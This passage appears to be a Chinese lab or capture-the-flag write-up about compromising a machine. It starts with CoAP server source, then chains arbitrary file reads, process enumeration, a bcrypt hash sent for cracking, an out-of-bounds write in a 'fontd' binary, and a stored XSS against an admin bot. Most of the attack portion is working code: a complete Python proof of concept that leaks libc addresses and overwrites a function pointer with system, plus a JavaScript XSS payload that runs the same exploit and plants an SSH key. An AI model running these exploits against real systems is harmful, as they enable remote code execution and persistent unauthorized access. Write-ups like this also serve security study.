        return aiocoap.Message(code=aiocoap.CONTENT, payload=data, content_format=42)


class Ota(resource.Resource):
    async def render_post(self, request):
        q = query_dict(request)
        token = q.get("token", "")
        if not verify_token(token):
            return error_msg(aiocoap.UNAUTHORIZED, "bad token")

        blob = request.payload or b""
        if not blob:
            return error_msg(aiocoap.BAD_REQUEST, "empty bundle")
        if len(blob) > MAX_BUNDLE:
            return error_msg(aiocoap.REQUEST_ENTITY_TOO_LARGE, "bundle too large")

        job = new_job_id()
        try:
            stage_bundle(job, blob)
        except ValueError as exc:
            cleanup_job(job)
            return error_msg(aiocoap.BAD_REQUEST, str(exc))
        except Exception:
            cleanup_job(job)
            return error_msg(aiocoap.INTERNAL_SERVER_ERROR, "install failed")

        subprocess.Popen(
            ["sudo", "-u", "#%d" % INSTALL_UID, INSTALL_SCRIPT, job],
            env={"PATH": "/usr/sbin:/usr/bin:/sbin:/bin"},
            stdin=subprocess.DEVNULL,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
        )
        return json_msg({"job": job}, code=aiocoap.CHANGED)


def stage_bundle(job: str, blob: bytes) -> None:
    if not JOB_RE.match(job):
        raise ValueError("bad job id")

    os.makedirs(TMP_ROOT, mode=0o700, exist_ok=True)
    with tempfile.NamedTemporaryFile(dir=TMP_ROOT, delete=False) as tmp:
        tmp.write(blob)
        tmp_path = tmp.name

    try:
        with tarfile.open(tmp_path, mode="r:gz") as tf:
            members = {}
            for member in tf.getmembers():
                if not member.isfile():
                    raise ValueError("only regular files are allowed")
                if member.name not in ALLOWED:
                    raise ValueError("unexpected entry")
                if member.name in members:
                    raise ValueError("duplicate entry")
                limit = MAX_IMAGE if member.name == "rootfs.img" else MAX_SMALL
                if member.size > limit:
                    raise ValueError("entry too large")
                members[member.name] = member

            if "manifest.json" not in members or "rootfs.img" not in members:
                raise ValueError("manifest.json and rootfs.img are required")

            data = {}
            for name, member in members.items():
                fh = tf.extractfile(member)
                if fh is None:
                    raise ValueError("unreadable entry")
                data[name] = fh.read()

        manifest = json.loads(data["manifest.json"].decode("utf-8"))
        if not isinstance(manifest, dict):
            raise ValueError("bad manifest")
        if str(manifest.get("target")) != "111":
            raise ValueError("unsupported target")
        if str(manifest.get("image")) != "rootfs.img":
            raise ValueError("unsupported image")
    finally:
        try:
            os.unlink(tmp_path)
        except OSError:
            pass

    staging = os.path.join(STAGING_ROOT, job)
    incoming = os.path.join(INCOMING_ROOT, job)
    os.makedirs(STAGING_ROOT, mode=0o700, exist_ok=True)
    os.makedirs(staging, mode=0o700)
    os.chmod(STAGING_ROOT, 0o700)
    os.chmod(staging, 0o700)

    image_path = os.path.join(staging, "rootfs.img")
    safe_write(image_path, data["rootfs.img"], 0o600)

    os.makedirs(INCOMING_ROOT, mode=0o750, exist_ok=True)
    os.chmod(INCOMING_ROOT, 0o750)
    os.chown(INCOMING_ROOT, -1, DEVICE_ADMIN_GID)

    os.makedirs(incoming, mode=0o750)
    os.chmod(incoming, 0o750)
    os.chown(incoming, -1, DEVICE_ADMIN_GID)

    if "authorized_keys" in data:
        safe_write(os.path.join(incoming, "authorized_keys"), data["authorized_keys"],
                   0o640, DEVICE_ADMIN_GID)
    if "post_install.sh" in data:
        safe_write(os.path.join(incoming, "post_install.sh"), data["post_install.sh"],
                   0o750, DEVICE_ADMIN_GID)


def cleanup_job(job: str) -> None:
    import shutil
    for base in (STAGING_ROOT, INCOMING_ROOT):
        path = os.path.join(base, job)
        if os.path.isdir(path):
            shutil.rmtree(path, ignore_errors=True)


class Status(resource.Resource):
    async def render_get(self, request):
        return json_msg({"frames": 7, "online": 6, "theme": "gallery-warm"})


class Devices(resource.Resource):
    async def render_get(self, request):
        return json_msg({"devices": ["CNV-01", "CNV-02", "CNV-03", "CNV-04",
                                    "CNV-05", "CNV-06", "CNV-07"]})


async def main():
    root = resource.Site()
    root.add_resource([".well-known", "core"],
                      resource.WKCResource(root.get_resources_as_linkheader))
    root.add_resource(["assets"], Assets())
    root.add_resource(["ota"], Ota())
    root.add_resource(["status"], Status())
    root.add_resource(["devices"], Devices())

    await aiocoap.Context.create_server_context(root, bind=("0.0.0.0", 5683))
    await asyncio.get_running_loop().create_future()


if __name__ == "__main__":
    asyncio.run(main())

token_hash = $2b$10$sjdUC635cFFd/TU5G/iwI.8u1ofUzyxkqh1kXZMMUKUyQPMsTc7te,拿到这个 token_hash 后先放 hashcat 里跑着,继续看。
fontd 服务分析

利用任意文件读取,下载 web 入口处提到的部署源码。

说明文件里提示到靶机监听本地 9000 端口运行了一个 fontd 本地 HTTP 服务,运行用户 tonglinggejim0 ,外部不可达,只有内部 admin 前端通过 /api/font/* 代理访问。
由于我很少接触 pwn 方向,以下二进制相关分析内容大多直接参考了 AI 生成的分析结果,如果有误请指正。
fontd 服务提供的端点说明:

查看文件保护机制,程序开了 canary,没有明显的栈溢出点,Full RELRO 也堵死了改 GOT,system 也不在导入表里,所以直接 ret2plt 不行。剩下的路只有一条:先泄露一个已知函数的地址,再找一个既能写、又会被程序调用的函数指针。
checksec --file=fontd

Arch:       amd64-64-little
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        PIE enabled
Stripped:   No
Debuginfo:  Yes
漏洞出在 /font/set。这个接口允许你指定坐标 (x, y) 修改某个像素,程序用 index = y * width + x 算出像素下标。问题在于,它只检查了 index 是否超过画布总像素数,没有检查 index 是否小于 0。也就是说,它只防止你往右走出画布,不防止你往左走。传入负的 x 或 y,index 就变成负数,程序会写到画布第一个像素的左边——那里正好是刚才说的管理信息。你以为自己在改像素,实际上改的是程序自己的配置。
int idx = y * f->width + x;
if (idx >= f->width * f->height) {
    send_json(fd, 400, "{\"error\":\"out of range\"}");
    return;
}

unsigned char *p = f->pixels + (intptr_t)idx * 3;
unsigned char old[3] = { p[0], p[1], p[2] };
看字体结构体的定义,fontd 管理的是“字体画布”。一张画布由很多像素组成,每个像素 3 字节,分别表示红、绿、蓝。程序把像素数据放在一块连续内存里,在这块像素数据前面,还有一小段管理信息:字体编号、宽高,以及渲染时要调用的函数地址。
typedef struct Glyph {
    char cmd[384];              /* Font + 0x18  */
    void (*render_fn)(void *);  /* Font + 0x198 */
} Glyph;

typedef struct Font {
    int id;                     /* Font + 0x00 */
    int width;                  /* Font + 0x04 */
    int height;                 /* Font + 0x08 */
    int reserved;               /* Font + 0x0c */
    void (*release_fn)(void *); /* Font + 0x10 */
    Glyph glyph;                /* Font + 0x18 */
    char align_pad;             /* Font + 0x1a0 */
    unsigned char pixels[];     /* Font + 0x1a1 */
} Font;
管理信息里有一个函数指针 render_fn,GET /font/get/
画布像素 pixels 从对象起始地址 0x1a1(417)开始。417 正好是 3 的倍数,每次写像素又是 3 字节,所以 cmd 和 render_fn 这些偏移是 3 的倍数的字段,可以被负索引精确覆盖。release_fn 的起始偏移是 0x10(16),不是 3 的倍数,取景框没法正好卡在 16,只能跨着盖住它。
release_fn 是 8 字节指针,占 16~23。窗口起点只能落在 3 的倍数上,从 16 往左找最近的 3 的倍数是 15,于是三个窗口依次是 15~17、18~20、21~23,合起来覆盖 15~23,正好包含完整的 16~23。第一个窗口的 15 是 reserved 的尾字节,不属于指针,丢掉;剩下的 2+3+3 字节按小端拼起来,就是完整的 release_fn。
窗口起点到 idx 的换算还是:
idx = (目标偏移 - 417) / 3
15 -> (15 - 417) / 3 = -134
18 -> (18 - 417) / 3 = -133
21 -> (21 - 417) / 3 = -132
/font/set 的响应会回显覆盖前的 3 个字节,所以它同时是一个 3 字节读原语。读的时候把旧值原样写回去,结构体就不会被破坏:
snprintf(out, sizeof(out), "{\"ok\":true,\"old\":\"0x%02x%02x%02x\"}",
         old[0], old[1], old[2]);
idx = -134 -> Font + 15,16,17
idx = -133 -> Font + 18,19,20
idx = -132 -> Font + 21,22,23拼出来的是 release_fn 的值。创建字体时 release_fn = free,所以泄露到的是 musl 里 free 的地址。随附的 musl 中 free 偏移 0x4650f、system 偏移 0x5cf02,于是:
system = free + (0x5cf02 - 0x4650f) = free + 0x169f3同理,idx = -3/-2/-1 可以读出 render_fn 的初始值 render_preview,得到 PIE 基址,主要用来确认泄露是否正确;最终算 system 用的是 musl 基址。 写原语每次 3 字节。先在 cmd 里写入命令,cmd 起始偏移 24,所以:
idx = (24 - 417) / 3 = -131再用 -3/-2/-1 把 render_fn 改成 system。最后请求 /font/get/
f->glyph.render_fn(f->glyph.cmd);随附的 ld-musl-x86_64.so.1 里,所以 system = free + (0x5cf02 - 0x4650f) = free + 0x169f3。如果目标 musl 版本不同,重新 nm -D 取一下两个偏移就行。
nm -D ld-musl-x86_64.so.1 | grep -E ' (free|system)$'
000000000004650f T free
000000000005cf02 T system
本地用目录里的 musl 起服务复现
setsid ./ld-musl-x86_64.so.1 ./fontd >/tmp/fontd.log 2>&1 </dev/null &完整 PoC:
import json, random, sys

import requests
import urllib3

urllib3.disable_warnings()

BASE = sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:9000"
CMD  = sys.argv[2] if len(sys.argv) > 2 else "id > /tmp/fontd_id"

s = requests.Session()
s.verify = False
s.trust_env = False

FID = random.randint(1000, 9999)


def api(method, path, body=None):
    r = s.request(method, BASE + path, json=body, timeout=5)
    return r.text.split("\r\n\r\n", 1)[-1]


def setpx(x, color):
    return json.loads(api("POST", "/font/set",
                          {"id": FID, "x": x, "y": 0, "color": color}))


def read3(idx):
    v = int(setpx(idx, "0x000000")["old"], 16)
    setpx(idx, "0x%06x" % v)      # 原样写回,不破坏结构
    return [(v >> 16) & 0xff, (v >> 8) & 0xff, v & 0xff]


def write3(idx, b0, b1, b2):
    setpx(idx, "0x%02x%02x%02x" % (b0, b1, b2))


print("[+] create font", FID)
api("POST", "/font/create", {"id": FID, "width": 8, "height": 8})

free_b = read3(-134)[1:] + read3(-133) + read3(-132)
rp_b   = read3(-3) + read3(-2) + read3(-1)[:2]
free_a = int.from_bytes(bytes(free_b), "little")
rp_a   = int.from_bytes(bytes(rp_b), "little")
print("[+] leak free        = 0x%x" % free_a)
print("[+] leak render_preview = 0x%x" % rp_a)

system = free_a + 0x169f3
print("[+] system           = 0x%x" % system)

leak = system.to_bytes(8, "little")
write3(-3, leak[0], leak[1], leak[2])
write3(-2, leak[3], leak[4], leak[5])
write3(-1, leak[6], leak[7], 0)

cmd = CMD.encode() + b"\x00"
cmd += b"\x00" * ((3 - len(cmd) % 3) % 3)
for k in range(0, len(cmd), 3):
    write3(-131 + k // 3, cmd[k], cmd[k + 1], cmd[k + 2])

print("[+] trigger GET /font/get/%d" % FID)
api("GET", "/font/get/%d" % FID)
现在问题在于,fontd 进程是以 tonglinggejim0 用户运行,监听在本地 9000 端口。外部不可达,只有内部 admin 前端通过 /api/font/* 代理访问。
进程枚举到RCE利用
利用前面的任意文件读取漏洞,通过枚举 /proc/n/cmdline 读取到进程列表,检查有无 fontd 进程相关信息。
for pid in $(seq 1 10000); do
    url="coap://192.168.56.188/assets?file=/proc/${pid}/cmdline"
    result=$(timeout 0.5 aiocoap-client "$url" 2>/dev/null)
    if [ -n "$result" ]; then
        readable=$(echo -n "$result" | tr '\0' ' ' | sed 's/ *$//')
        printf "PID %4d: %s\n" "$pid" "$readable"
    fi
done
枚举到 bot.js 进程

读取源码,AI审计解释:这是一个 Node.js + Puppeteer(无头 Chromium) 脚本,运行在靶机上,扮演一个"预览机器人",每隔 25 秒 自动登录到本地 127.0.0.1:8080 的 admin 后台,访问 /admin/preview.php,让提交的"描述"被渲染,机器人配置文件路径 /etc/canvas-bot.conf 里存放了 admin 用户名和密码,尝试读取返回 404,大概率权限问题读不到。
'use strict';

/*
 * Canvas ops preview bot.
 *
 * Logs into the loopback ops console and keeps visiting the preview queue so
 * submitted descriptions get rendered. The session cookie is HttpOnly; the
 * bot never exposes it.
 */

const fs = require('fs');
const puppeteer = require('puppeteer-core');

const LOGIN_URL = 'http://127.0.0.1:8080/login.php';
const PREVIEW_URL = 'http://127.0.0.1:8080/admin/preview.php';
const CONF_PATH = '/etc/canvas-bot.conf';
const INTERVAL_MS = 25000;

function readConf(path) {
  const out = {};
  for (const line of fs.readFileSync(path, 'utf8').split(/\r?\n/)) {
    const m = line.match(/^\s*([A-Za-z_][A-Za-z0-9_]*)\s*=\s*(.*)\s*$/);
    if (m) out[m[1]] = m[2];
  }
  return out;
}

const conf = readConf(CONF_PATH);
if (!conf.admin_user || !conf.admin_pass) {
  throw new Error('bot config is incomplete');
}

function sleep(ms) {
  return new Promise((resolve) => setTimeout(resolve, ms));
}

async function login(page) {
  await page.goto(LOGIN_URL, { waitUntil: 'domcontentloaded', timeout: 30000 });
  await page.type('#username', conf.admin_user, { delay: 10 });
  await page.type('#password', conf.admin_pass, { delay: 10 });
  await Promise.all([
    page.waitForNavigation({ waitUntil: 'domcontentloaded', timeout: 30000 }).catch(() => {}),
    page.click('#login-submit'),
  ]);
}

(async () => {
  const browser = await puppeteer.launch({
    executablePath: '/usr/bin/chromium-browser',
    headless: true,
    args: [
      '--no-sandbox',
      '--disable-dev-shm-usage',
      '--disable-gpu',
      '--disable-background-networking',
      '--disable-component-update',
      '--disable-default-apps',
      '--disable-sync',
      '--disable-breakpad',
      '--disable-crash-reporter',
      '--metrics-recording-only',
      '--no-first-run',
      '--no-pings',
    ],
  });

  const page = await browser.newPage();
  page.setDefaultNavigationTimeout(60000);
  page.on('dialog', (dialog) => dialog.dismiss().catch(() => {}));
  page.on('pageerror', () => {});

  process.on('SIGTERM', async () => {
    try {
      await browser.close();
    } catch (err) {}
    process.exit(0);
  });

  await login(page);

  for (;;) {
    try {
      await page.goto(PREVIEW_URL, { waitUntil: 'networkidle2', timeout: 60000 });
      if (page.url().includes('login.php')) {
        await login(page);
      }
    } catch (err) {
      console.error('preview visit:', err.message);
      try {
        await login(page);
      } catch (err2) {
        console.error('login:', err2.message);
      }
    }
    await sleep(INTERVAL_MS);
  }
})().catch((err) => {
  console.error(err);
  process.exit(1);
});
机器人定时访问 /admin/preview.php 页面,以渲染 8080 端口提交的描述 ,前面尝试过 xss 等漏洞没有成功,可能前台做了安全过滤,后台忘记过滤?可以尝试一下。
登录最初拿到的用户,提交一条 xss 描述,本地监听,测试发现没有收到请求。
<img src=x onerror="fetch('http://192.168.56.111')">按理说,你这个级别的基米还无权哈我。根据已知条件,fontd 是本地 HTTP 服务,bot 是 admin 浏览器,同源、带 cookie、能访问 /api/font/*,合理的推测,这里应该是存在 xss 漏洞的,用来去访问内网漏洞二进制 fontd 服务的,利用 fontd 漏洞拿到 rce,可能是不出网的。尝试利用上面 exp,写一条xss进去。

让 ai 把 python exp 改成 js,利用浏览器 xss 去访问 fontd 服务。
<img src=x onerror="
(async()=>{
  const B='/api/font';

  function j(m,p,b){
    return fetch(B+p,{
      method:m,
      credentials:'include',
      headers:{'Content-Type':'application/json'},
      body:b?JSON.stringify(b):undefined
    }).then(r=>r.text());
  }

  // === 第一步:重置 fontd ===
  await j('POST','/exit');

  // 等进程重启 + 堆重新初始化
  await new Promise(r=>setTimeout(r,3000));

  // === 第二步:完整利用 ===
  const fid=Math.floor(Math.random()*8000+1000);

  function setpx(x,c){
    return j('POST','/set',{id:fid,x:x,y:0,color:c}).then(t=>JSON.parse(t));
  }

  await j('POST','/create',{id:fid,width:8,height:8});

  async function read3(idx){
    let r=await setpx(idx,'0x000000');
    let v=parseInt(r.old,16);
    await setpx(idx,'0x'+('00000'+v.toString(16)).slice(-6));
    return [(v>>16)&255,(v>>8)&255,v&255];
  }

  function write3(idx,a,b,c){
    let s='0x'+[a,b,c].map(x=>('0'+x.toString(16)).slice(-2)).join('');
    return setpx(idx,s);
  }

  let b1=await read3(-134);
  let b2=await read3(-133);
  let b3=await read3(-132);
  let fb=b1.slice(1).concat(b2,b3);
  let freeAddr=0n;
  for(let i=0;i<6;i++) freeAddr|=(BigInt(fb[i])<<BigInt(8*i));
  let sysAddr=freeAddr+0x169f3n;

  await write3(-3,
    Number(sysAddr&0xffn),
    Number((sysAddr>>8n)&0xffn),
    Number((sysAddr>>16n)&0xffn)
  );
  await write3(-2,
    Number((sysAddr>>24n)&0xffn),
    Number((sysAddr>>32n)&0xffn),
    Number((sysAddr>>40n)&0xffn)
  );
  await write3(-1,
    Number((sysAddr>>48n)&0xffn),
    Number((sysAddr>>56n)&0xffn),
    0
  );
  // === 第三步:写入命令(注意双引号) ===
  let cmd='mkdir -p /home/tonglinggejim0/.ssh && echo \'ssh-ed25519 xxxx\' > /home/tonglinggejim0/.ssh/authorized_keys && chmod 700 /home/tonglinggejim0/.ssh && chmod 600 /home/tonglinggejim0/.ssh/authorized_keys';
  let enc=new TextEncoder().encode(cmd+'\x00');
  let pad=(3-(enc.length%3))%3;
  let arr=[...enc,...new Uint8Array(pad)];
  for(let k=0;k<arr.length;k+=3){
    await write3(-131+(k/3),arr[k],arr[k+1],arr[k+2]);
  }

  await j('GET','/get/'+fid);
})();
">
成功触发 XSS,fontd 执行了 system 命令,tonglinggejim0 用户在靶机上执行了 id > /tmp/111。
